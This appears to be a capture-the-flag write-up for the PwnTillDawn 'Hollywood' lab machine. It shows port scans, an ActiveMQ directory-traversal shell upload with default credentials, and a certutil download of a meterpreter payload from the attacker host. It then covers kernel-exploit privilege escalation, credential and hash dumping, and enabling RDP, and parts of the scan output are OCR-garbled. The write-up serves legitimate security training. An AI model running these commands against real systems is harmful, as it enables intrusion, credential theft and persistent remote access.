Credits

```
https://www.wizlynxgroup.com/
https://online.pwntilldawn.com/
```

Machine

```
Machine name: Hollywood
Machine IP: 10.150.150.219
```

Basing off scans from pwndrive

```
Nmap scan report for 10.150.150.219
Host is up (0.24s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Host script results:
| smb-os-discovery:
| OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1
| Computer name: Hollywood
| NetBIOS computer name: HOLLYWOOD\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-10-01T21:06:56+08:00
```

Nmap TCP scan

```
STATE SERVICE
                              VERSION
21/tcp
                              FileZilla ftpd 0.9.41 beta
         open ftp
ftp-syst:
   SYST: UNIX emulated by FileZilla
25/tcp
         open smtp
                              Mercury/32 smtpd (Mail server account Maiser)
smtp-commands: localhost Hello hollywood; ESMTPs are:, TIME
79/tcp
         open finger
                              Mercury/32 fingerd
finger: Login: Admin
                              Name: Mail System Administrator\x0D
  \x0D
No profile information \x0D
80/tcp
         open http
                              Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.20 PHP/5.6.38)
http-methods:
   Supported Methods: GET HEAD POST OPTIONS
http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.20 PHP/5.6.38
http-title: Welcome to XAMPP
_Requested resource was http://hollywood/dashboard/
http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
        open ph-addressbook Mercury/32 PH addressbook server
105/tcp
         open pop3pw
106/tcp
                             Mercury/32 poppass service
110/tcp
         open pop3
                             Mercury/32 pop3d
_pop3-capabilities: EXPIRE(NEVER) TOP USER UIDL APOP
135/tcp
         open msrpc
                             Microsoft Windows RPC
         open netbios-ssn Microsoft Windows netbios-ssn
139/tcp
         open imap
                             Mercury/32 imapd 4.62
143/tcp
|_imap-capabilities: OK IMAP4rev1 X-MERCURY-1A0001 CAPABILITY complete AUTH=PLAIN
                            Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.2o PHP/5.6.38)
443/tcp open ssl/http
_ssl-date: TLS randomness does not represent time
 http-title: Welcome to XAMPP
 _Requested resource was https://hollywood/dashboard/
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
 tls-alpn:
 ssl-cert: Subject: commonName=localhost
 Issuer: commonName=localhost
 Public Key type: rsa
  Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
```

```
Not valid before: 2009-11-10T23:48:47
  Not valid after: 2019-11-08T23:48:47
 MD5: a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
_http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.20 PHP/5.6.38
445/tcp open microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
554/tcp open rtsp?
1883/tcp open mqtt
 mqtt-subscribe:
    Topics and their most recent payloads:
     ActiveMQ/Advisory/Consumer/Topic/#:
     ActiveMQ/Advisory/MasterBroker:
                             Mercury/32 httpd
2224/tcp open http
 http-methods:
   Supported Methods: GET HEAD
_http-title: Mercury HTTP Services
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
2869/tcp open http
3306/tcp open mysql
                              MariaDB (unauthorized)
5672/tcp open amqp?
_amqp-info: ERROR: AMQP:handshake connection closed unexpectedly while reading frame header
  fingerprint-strings:
    DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GetRequest, HTTPOptions,
Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck,
RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer,
TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
     AMQP
8009/tcp open ajp13
                             Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open http
                             Apache Tomcat/Coyote JSP engine 1.1
_http-title: Apache Tomcat/7.0.56
_http-favicon: Apache Tomcat
http-methods:
Supported Methods: GET HEAD POST OPTIONS
http-server-header: Apache-Coyote/1.1
                          Splunkd httpd
8089/tcp open ssl/http
http-robots.txt: 1 disallowed entry
_http-server-header: Splunkd
 ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US
 Public Key type: rsa
  Public Key bits: 2048
  Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2019-10-28T09:17:32
 Not valid after: 2022-10-27T09:17:32
 MD5: 34d4 9be3 d6fd 5896 d091 86e6 436b 217b
 SHA-1: 3e84 22d1 37ac 3526 a8a2 9f08 bb4f 8a92 a4f2 13dd
http-title: splunkd
http-methods:
  Supported Methods: GET HEAD OPTIONS
8161/tcp open http
                              Jetty 8.1.16.v20140903
http-server-header: Jetty(8.1.16.v20140903)
http-title: Apache ActiveMQ
_http-favicon: Unknown favicon MD5: 05664FB0C7AFCD6436179437E31F3AA6
 http-methods:
   Supported Methods: GET HEAD
10243/tcp open http
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0
http-title: Not Found
49152/tcp open msrpc
                             Microsoft Windows RPC
                             Microsoft Windows RPC
49153/tcp open msrpc
49154/tcp open msrpc
                            Microsoft Windows RPC
                            Microsoft Windows RPC
49155/tcp open msrpc
                             Microsoft Windows RPC
49156/tcp open msrpc
                              Microsoft Windows RPC
49157/tcp open msrpc
49251/tcp open tcpwrapped
                             Apache ActiveMQ 5.10.1 - 5.11.1
61613/tcp open stomp
61614/tcp open http
                             Jetty 8.1.16.v20140903
```

```
_http-server-header: Jetty(8.1.16.v20140903)
           http-methods:
                      Supported Methods: GET HEAD TRACE OPTIONS
                     Potentially risky methods: TRACE
    http-title: Error 500 Server Error
61616/tcp open apachemq
                                                                                                                                                      ActiveMQ OpenWire transport
          fingerprint-strings:
                    NULL:
                               ActiveMQ
                               TcpNoDelayEnabled
                               SizePrefixDisabled
                               CacheSize
                               StackTraceEnabled
                               CacheFnahled
                               TightEncodingEnabled
                               MaxFrameSize
                               MaxInactivityDuration
                               MaxInactivityDurationInitalDelay
2 services unrecognized despite returning data. If you know the service/version, please submit
the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
                                                               ==NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=
SF-Port5672-TCP:V=7.92%I=7%D=10/3%Time=615964DE%P=x86 64-pc-linux-gnu%r(Ge
SF: tRequest, 8, "AMQP \ 0 \ x01 \ 0 \ 0") \ "(HTTPOptions, 8, "AMQP \ 0 \ x01 \ 0 \ 0") \ "(RTSPRe)
SF:quest,8,"AMOP\0\x01\0\0")%r(RPCCheck,8,"AMOP\0\x01\0\0")%r(DNSVersionBi
SF: ndReqTCP, 8, "AMQP \ (0 \ 0)") \ (DNSStatusRequestTCP, 8, "AMQP \ (0 \ 0)") \ (DNSStatusRequesTCP, 8, "AMQP \ (0 \ 0)")
SF:r(SSLSessionReq,8,"AMQP\0\x01\0\0")%r(TerminalServerCookie,8,"AMQP\0\x0
SF:1\0\0")%r(TLSSessionReq,8,"AMQP\0\x01\0\0")%r(Kerberos,8,"AMQP\0\x01\0\
SF:0")%r(SMBProgNeg,8,"AMQP\0\x01\0\0")%r(X11Probe,8,"AMQP\0\x01\0\0")%r(FSF:ourOhFourRequest,8,"AMQP\0\x01\0\0")%r(LPDString,8,"AMQP\0\x01\0\0")%r(
SF: LDAPS earch Req, 8, "AMQP \ 0 \ x01 \ 0 \ 0") \\ %r(LDAPB ind Req, 8, "AMQP \ 0 \ x01 \ 0 \ 0") \\ %r(SP) \\
SF: IPOptions, 8, "AMQP\0\x01\0\0") % r(LANDesk-RC, 8, "AMQP\0\x01\0\0") % r(Termin LANDesk-RC, 8, "AMQP\0\0\0") % r(Termin LANDesk-RC, 8, "AMQP\0\0\0") % r(Termin LANDesk-RC, 8, "AMQP\0\0") % r(T
SF: alServer, 8, "AMQP\0\x01\0\0") \\ %r(NCP, 8, "AMQP\0\x01\0\0") \\ %r(NotesRPC, 8, "AMQP\0\0\0") \\ %r(NotesRPC, 8, "AMQP\0\0") \\ %r(NotesRP
SF: QP\0\x01\0\0")%r(WMSRequest, 8, "AMQP\0\x01\0\0")%r(oracle-tns, 8, "AMQP\0\x01\0")%r(oracle-tns, 8, "AMQP\0\0")%r(oracle-tns, 8, "AMQP\0\0")%r(oracle-tns, 8, "AMQP\0\0")%r(oracle-tns, 8, "AMQP\0\0")%r(oracle-tns, 8, "AMQP\0\0")%r(oracle-tn
SF: x01 \ 0 \ 0") \ "r(ms-sql-s,8,"AMQP \ 0 \ x01 \ 0 \ 0") \ "r(afp,8,"AMQP \ 0 \ x01 \ 0 \ 0") \ "r(ging \ 100 \ 0")
SF:op,8,"AMQP\0\x01\0\0");
                                                =====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)========
SF-Port61616-TCP:V=7.92%I=7%D=10/3%Time=615964DF%P=x86 64-pc-linux-gnu%r(N
SF:ULL,F4,"000xf0x01ActiveMQ000nx01000xde0000xt10x11TcpNo
SF: \x04\0\0\x11StackTraceEnabled\x01\x01\0\x0cCacheEnabled\x01\x01\0\x14Ti
SF:lDelay\x06\0\0\0\0\0\0'\x10");
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: mean: -1h49m59s, deviation: 4h36m58s, median: 49m54s
           smb-security-mode:
                      account_used: <blank>
                      authentication level: user
                     challenge_response: supported
                   message_signing: disabled (dangerous, but default)
         smb2-time:
                    date: 2021-10-03T08:59:47
                    start_date: 2020-04-02T14:13:04
         smb2-security-mode:
                     2.1:
                               Message signing enabled but not required
         smb-os-discovery
                     OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
                     OS CPE: cpe:/o:microsoft:windows 7::sp1
                     Computer name: Hollywood
                     NetBIOS computer name: HOLLYWOOD\x00
                     Workgroup: WORKGROUP\x00
  __ System time: 2021-10-03T16:59:58+08:00
NSE: Script Post-scanning.
Initiating NSE at 16:11
Completed NSE at 16:11, 0.00s elapsed
Initiating NSE at 16:11
```

```
Completed NSE at 16:11, 0.00s elapsed
Initiating NSE at 16:11
Completed NSE at 16:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2279.79 seconds
```


Nmap UDP scan

```
[user@parrot]-[~/Desktop/pwn/hollywood]
    sudo nmap -sU hollywood
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-03 15:33 +08
Nmap scan report for hollywood (10.150.150.219)
Host is up (0.24s latency).
Not shown: 993 closed udp ports (port-unreach)
       STATE
PORT
                      SERVICE
123/udp open filtered ntp
137/udp open filtered netbios-ns
138/udp open filtered netbios-dgm
500/udp open filtered isakmp
1900/udp open
4500/udp open filtered nat-t-ike
5355/udp open filtered llmnr
Nmap done: 1 IP address (1 host up) scanned in 1070.45 seconds
[user@parrot]-[~/Desktop/pwn/hollywood]
```


Nikto port 80 scan

```
-[user@parrot]-[~/Desktop/pwn/hollywood]
    $nikto -h hollywood
- Nikto v2.1.6
+ Target IP:
                      10.150.150.219
+ Target Hostname:
                      hollvwood
+ Target Port:
                      80
+ Start Time:
                      2021-10-03 15:44:47 (GMT8)
+ Server: Apache/2.4.34 (Win32) OpenSSL/1.0.20 PHP/5.6.38
+ Retrieved x-powered-by header: PHP/5.6.38
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://hollywood/dashboard/
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute
force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following
alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var
+ OpenSSL/1.0.2o appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc
are also current.
+ Apache/2.4.34 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
EOL for the 2.x branch.
+ PHP/5.6.38 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13,
7.2.1 may also current release for each branch.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including
other users.
+ OSVDB-3268: /img/: Directory indexing found.
```

HTTP port 8161




Login ActiveMQ via default creds



First flag found





Foothold

Publicly available exploit for activemq

```
[user@parrot]-[~/Desktop/pwn/hollywood]
   - $searchsploit activemq
Exploit Title
                                                                                Path
ActiveMQ < 5.14.0 - Web Shell Upload (Metasploit)
java/remote/42283.rb
Apache ActiveMQ 5.11.1/5.13.2 - Directory Traversal / Command Execution
windows/remote/40857.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure
multiple/remote/33868.txt
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-Site Scripting
multiple/remote/33905.txt
Apache ActiveMQ 5.x-5.11.1 - Directory Traversal Shell Upload (Metasploit)
windows/remote/48181.rb
Shellcodes: No Results
Papers: No Results
```

Explanation of the directory traversal exploit

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
```

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

include Msf::Exploit::Remote::HttpClient

def initialize(info = {})
  super(update_info(info,
    'Name' => 'Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload',
    'Description' => %q{
    This module exploits a directory traversal vulnerability (CVE-2015-1830) in Apache
    ActiveMQ 5.x before 5.11.2 for Windows.

The module tries to upload a JSP payload to the /admin directory via the traversal
    path /fileserver/..\\admin\\ using an HTTP PUT request with the default ActiveMQ
    credentials admin:admin (or other credentials provided by the user). It then issues
    an HTTP GET request to /admin/<payload>.jsp on the target in order to trigger the
    payload and obtain a shell.
},
```

Running the exploit and getting shell

```
msf6 exploit(windows/http/apache activemq traversal upload) > options
Module options (exploit/windows/http/apache_activemq_traversal_upload):
   Name
             Current Setting
                                    Required Description
   PASSWORD admin
                                    ves
                                             Password to authenticate with
   PATH
             /fileserver/..\admin\ yes
                                             Traversal path
                                             A proxy chain of format
  Proxies
                                    no
type:host:port[,type:host:port][...]
                                              The target host(s), range CIDR identifier, or
  RHOSTS hollywood
                                    ves
hosts file with syn
                                              tax 'file:<path>'
   RPORT
             8161
                                    yes
                                              The target port (TCP)
                                              Negotiate SSL/TLS for outgoing connections
   SSL
             false
                                    no
   TARGETURI /
                                    yes
                                              The base path to the web application
   USERNAME admin
                                    yes
                                             Username to authenticate with
   VHOST
                                    no
                                             HTTP server virtual host
Payload options (java/jsp_shell_reverse_tcp):
         Current Setting Required Description
   Name
   LHOST 10.66.67.242
                                   The listen address (an interface may be specified)
                          yes
   LPORT 4444
                         yes
                                   The listen port
   SHELL
                         no
                                   The system shell to use.
Exploit target:
   Id Name
   0 Windows Java
msf6 exploit(windows/http/apache_activemq_traversal_upload) > run
[*] Started reverse TCP handler on 10.66.67.242:4444
[*] Uploading payload...
[*] Payload sent. Attempting to execute the payload.
[+] Payload executed!
[*] Command shell session 1 opened (10.66.67.242:4444 -> 10.150.150.219:49293) at 2021-10-03
16:03:01 +0800
```

Migration to meterpreter

Create meterpreter payload

Start webserver on attacking machine

```
[user@parrot]-[~/Desktop/pwn/hollywood]

$sudo updog -d . -p80

[+] Serving /home/user/Desktop/pwn/hollywood...

* Running on http://0.0.0.0:80/ (Press CTRL+C to quit)

10.150.150.219 - - [03/Oct/2021 16:15:04] "GET /shell.exe HTTP/1.1" 200 -

10.150.150.219 - - [03/Oct/2021 16:15:05] "GET /shell.exe HTTP/1.1" 200 -
```

Use certutil to download meterpreter shell. Then execute the said shell

```
C:\temp>cmd /c "certutil.exe -urlcache -f http://10.66.67.242/shell.exe shell.exe"
cmd /c "certutil.exe -urlcache -f http://10.66.67.242/shell.exe shell.exe"
CertUtil: -URLCache command completed successfully.
C:\temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 021A-9C32
Directory of C:\temp
10/03/2021 05:05 PM <DIR>
10/03/2021 05:05 PM <DIR>
10/03/2021 05:05 PM
                               73,802 shell.exe
                           1,920,000 winpeas.exe
1,993,802 bytes
10/03/2021 05:00 PM
              2 File(s)
               2 Dir(s) 44,535,013,376 bytes free
C:\temp>cmd /c shell.exe
cmd /c shell.exe
```

On meterpreter shell, migrate to stable process, explorer.exe

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.66.67.242:443

[*] Sending stage (175174 bytes) to 10.150.150.219

[*] Meterpreter session 1 opened (10.66.67.242:443 -> 10.150.150.219:49304) at 2021-10-03
16:16:00 +0800

meterpreter >
```

```
3876 3608 explorer.exe x86 1 HOLLYWOOD\User C:\Windows\Explorer.EXE 3916 364 httpd.exe x86 1 HOLLYWOOD\User c:\xampp\apache\bin\httpd.exe
```

```
3968 512 wmpnetwk.exe
4068 2552 shell.exe
                                             HOLLYWOOD\User C:\temp\shell.exe
                               x86 1
4080 512 svchost.exe
4460 512
            taskhost.exe
                               x86
                                    1
5520 416
                               x86
                                             HOLLYWOOD\User C:\Windows\system32\conhost.exe
           conhost.exe
                                    1
meterpreter > migrate 3876
[*] Migrating from 4068 to 3876..
[*] Migration completed successfully.
meterpreter >
```

Privilege escalation

Read FLAG9

```
C:\Users\User\Documents>type FLAG9.txt
type FLAG9.txt
b017cd11a8def6b4bae78b0a96a698deda09f033
C:\Users\User\Documents>hostname & ipconfig
hostname & ipconfig
Hollywood
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . : 10.150.150.219
  Default Gateway . . . . . . : 10.150.150.1
Tunnel adapter isatap.{A3F9E61A-4343-4A47-86BF-E2F48D23ADC2}:
                            . . . : Media disconnected
  Connection-specific DNS Suffix .:
C:\Users\User\Documents>
```

Run local exploit suggester

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.150.150.219 - Collecting local exploits for x86/windows...
[*] 10.150.150.219 - 40 exploit checks are being tried...
[+] 10.150.150.219 - exploit/windows/local/bypassuac_eventvwr: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ikeext service: The target appears to be vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms10 015 kitrap0d: The service is running, but could
not be validated.
[+] 10.150.150.219 - exploit/windows/local/ms10_092_schelevator: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could
not be validated.
[+] 10.150.150.219 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms16 016 webdav: The service is running, but could
not be validated.
[+] 10.150.150.219 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service
is running, but could not be validated.
[+] 10.150.150.219 - exploit/windows/local/ntusermndragover: The target appears to be
vulnerable.
```

```
[+] 10.150.150.219 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Run the ntusermndragover exploit and get system privileges

```
msf6 exploit(windows/local/ntusermndragover) > set lhost tun0
lhost => tun0
msf6 exploit(windows/local/ntusermndragover) > set lport 5555
1port => 5555
msf6 exploit(windows/local/ntusermndragover) > set session 1
session => 1
msf6 exploit(windows/local/ntusermndragover) > run
[*] Started reverse TCP handler on 10.66.67.242:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Reflectively injecting the exploit DLL and running the exploit...
[*] Launching msiexec to host the DLL...
[+] Process 5528 launched.
[*] Reflectively injecting the DLL into 5528...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.150.150.219
[*] Meterpreter session 2 opened (10.66.67.242:5555 -> 10.150.150.219:49337) at 2021-10-03
17:36:26 +0800
meterpreter > sysinfo
           : HOLLYWOOD
Computer
                : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain
               : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Post I PF recon

NTLM hashes and plaintext password

```
meterpreter > creds all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
==========
Username Domain
                   NTIM
                                                     SHA1
         HOLLYWOOD f9e1a02072d330ddf77ad82cb54d5ec4 db27389fe3ff8e3625a2e5802c8df4845c6c92ae
User
wdigest credentials
Username
           Domain
                      Password
(null)
           (null)
                      (null)
HOLLYWOOD$ WORKGROUP (null)
           HOLLYWOOD hDNy*Jj6D5@j
kerberos credentials
Username
           Domain
                      Password
```

```
(null) (null) (null)
User HOLLYWOOD (null)
hollywood$ WORKGROUP (null)


meterpreter >
```

Hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:283c3c4dc5544a73569f35f22a5b1dca:::
User:1000:aad3b435b51404eeaad3b435b51404ee:f9e1a02072d330ddf77ad82cb54d5ec4:::
```

Enable RDP

```
C:\sysprep>dir
dir
Volume in drive C has no label.
Volume Serial Number is 021A-9C32
Directory of C:\sysprep
01/24/2019 04:51 PM
                     <DTR>
01/24/2019 04:51 PM <DIR>
01/24/2019 04:51 PM
                        1,121,088 guestcustutil.exe
                             8,192 MountedDevicesBackup
01/24/2019 04:51 PM
01/24/2019 04:51 PM
                               4,782 sysprep.xml
                           1,134,062 bytes
              3 File(s)
              2 Dir(s) 44,524,109,824 bytes free
C:\sysprep>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
/t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f
The operation completed successfully.
C:\sysprep>netsh advfirewall firewall set rule group="remote desktop" new enable=yes
netsh advfirewall firewall set rule group="remote desktop" new enable=yes
Updated 1 rule(s).
0k.
C:\sysprep>
```



Tomcat users file

```
<?xml version='1.0' encoding='utf-8'?>
<!--
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  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at
     http://www.apache.org/licenses/LICENSE-2.0
  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
 limitations under the License.
-->
<tomcat-users>
 NOTE: By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application. If you wish to use this app,
 you must define such a user - the username and password are arbitrary.
<!--
 NOTE: The sample user and role entries below are wrapped in a comment
  and thus are ignored when reading this file. Do not forget to remove
 <!.. ..> that surrounds them.
  <role rolename="manager-gui"/>
  <user username="tomcat" password="wlx!72323?qw#RfT12" roles="manager-gui"/>
```

</tomcat-users>